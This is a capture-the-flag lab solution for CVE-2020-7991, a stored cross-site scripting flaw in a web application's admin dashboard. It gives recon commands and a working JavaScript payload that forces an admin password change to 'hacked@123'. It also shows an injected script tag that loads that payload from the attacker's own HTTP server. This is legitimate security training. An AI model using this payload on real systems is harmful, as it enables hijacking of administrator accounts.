ATTACK DEFENSE


by PentesterAcademy

Name	CVE-2020-7991
URL	https://www.attackdefense.com/challengedetails?cid=1692
Type	Webapp CVEs: 2020

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Solution:

The web application is vulnerable to CVE-2020-7991




Step 1: IP of the host machine.

```
root@attackdefense:~# ifconfig eth1
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.149.43.2  netmask 255.255.255.0  broadcast 192.149.43.255
        ether 02:42:c0:95:2b:02  txqueuelen 0  (Ethernet)
        RX packets 28  bytes 2152 (2.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@attackdefense:~#
```


Step 2: Nmap scan for the target.

```
root@attackdefense:~# nmap -sV 192.149.43.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-29 20:52 IST
Nmap scan report for target-1 (192.149.43.3)
Host is up (0.000017s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 02:42:C0:95:2B:03 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 6.75 seconds
root@attackdefense:~#
```

Step 3: Inspect the web application.




Step 4: Search on google “CVE-2020-7991 exploit-db”.




The exploit db link contains the steps which can be followed to exploit the vulnerability.

Exploit DB Link: https://www.exploit-db.com/exploits/47966



Step 5: Navigate to the admin login by clicking on the Dashboard.




Step 6: The user has to authenticate in order to exploit the vulnerability. The login credentials are provided in the challenge description.

Credentials:

- **Username:** admin
- **Password:** admin

URL: http://vt3sq72fu6tyxbjq4n7b3ptyh.stager3.attackdefenselabs.com/

Admin Dashboard:



Step 7: Copy the javascript payload and modify the URL.

```
function execute()
{
  var nuri ="http://192.149.43.3/admin/config";
  xhttp = new XMLHttpRequest();
  xhttp.open("POST", nuri, true);
  xhttp.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
  xhttp.withCredentials = "true";
  var body = "";
  body += "\r\n\r\n";
  body +=

"userName=Administrator&confPermissions=1&pass=hacked@123&cpass=hacked@123&invokeType=web";
  xhttp.send(body);
  return true;
}

execute();
```

Save the exploit as exploit.js


```
root@attackdefense:~# cat exploit.js
function execute()
{
  var nuri ="http://192.149.43.3/admin/config";
  xhttp = new XMLHttpRequest();
  xhttp.open("POST", nuri, true);
  xhttp.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
  xhttp.withCredentials = "true";
  var body = "";
  body += "\r\n\r\n";
  body +=
        "userName=Administrator&confPermissions=1&pass=hacked@123&cpass=hacked@123&invokeType=web";
  xhttp.send(body);
  return true;
}

execute();
root@attackdefense:~#
```

Step 8: Start a python HTTP server on port 80


Command: python3 -m http.server 80

```
root@attackdefense:~#
root@attackdefense:~# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```


Step 9: Navigate to the configuration section by clicking on the Configuration Button.



Click on ‘MANAGE DASHBOARD USERS’ button.




Step 10: Click on the Create new user button.




Step 11: Modify the URL in XSS payload provided at exploit-db. And inject the payload in ‘Name’ text field as well as fill any other required fields.

Payload: <script src="http://192.149.43.2/exploit.js"></script>



Click on the 'CREATE USER' button.

